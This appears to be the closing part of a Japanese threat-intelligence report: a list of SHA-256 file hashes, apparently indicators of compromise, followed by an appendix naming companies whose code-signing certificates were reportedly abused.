be572cf9b02ffdec9fe1d9863cc9b4faee977992f8b4a2e7a12734127727f1c9
b1c3717531b596f58e29ca8126b8c6e5848184e46c297f20c777731ab8949929
dc1cf311591ce56705339a834f043f751477f266b27dc1ea95f1726f99e4e435
0d906e43ddf453fd55c56ccd6132363ef4d66e809d5d8a38edea7622482c1a7a
da3f3335b5d6276c435e5473113480e8d8a3408931477396117df61337a8c82d
0a1e8367e6fe1c5b112b06be4d768c6eb700d72efd45d80b1bd455f8247544d3
8aa6b1bbafe79b25ba9cd54d82a656e9a51425f58acebbb51523c81ef0f8f11f
3f5a237d8c8a59c711b9c64bd793903eb45780096dbc68a55584ee0723de61e0
bcafb83fd5036570934fefbf542e091bbf7d179770f629d5a827647a5c452423
877ad12f9c17e4ccf7b3bed5369e974f86c035879919a06306c855a5a7766099
41435dfcb8214a945286c71a8bab51d8c5834009f14e76aaf5d71db5fb219e88
07b0c5e7d77629d050d256fa270d21a152b6ef8409f08ecc47899253aff78029
dd69d8cffb0c29463fa720ed79f395e74090095914d07e6d2e65b419481c8ff2
9ffa36342d3c156b8fe7925cbcc2e2092d24b16d55251e9135b877e8ad583c71
438a6f5c25326fb8482546294c4dea3a18c910c5ee1311a02d829fc05389614a
15ce7b4e6decad4b78fe6727d97692a8f5fd13d808da18cb9d4ce51801498ad8

15. 付録 2: 悪用されたコード署名

ASHANA GLOBAL LTD
IMPERIOUS TECHNOLOGIES LIMITED
Zhuzhou ZHUOER-TECH Co., Ltd.
12980215 Canada Inc.
EVRIM CONSULTANCY LIMITED
WILLOW PHOTONICS LIMITED
Fodere Titanium Limited
STECH CONSULTANCY LIMITED
Futurity Designs Ltd
Alto Verde Limited
LLC HORN
LEGION LLC
3D Tech Syd AB
Diamondz Consulting Limited
DMP UTI Limited
BCF SOFTWARE Sp. z o.o.
3SD Research Ltd
CERAM Sp. z o.o.
Value Squared Research Limited
SOFT MICK LTD
Consoneai Ltd
Systems Accounting Limited
Kolpin LLC
Foresee Consulting Inc.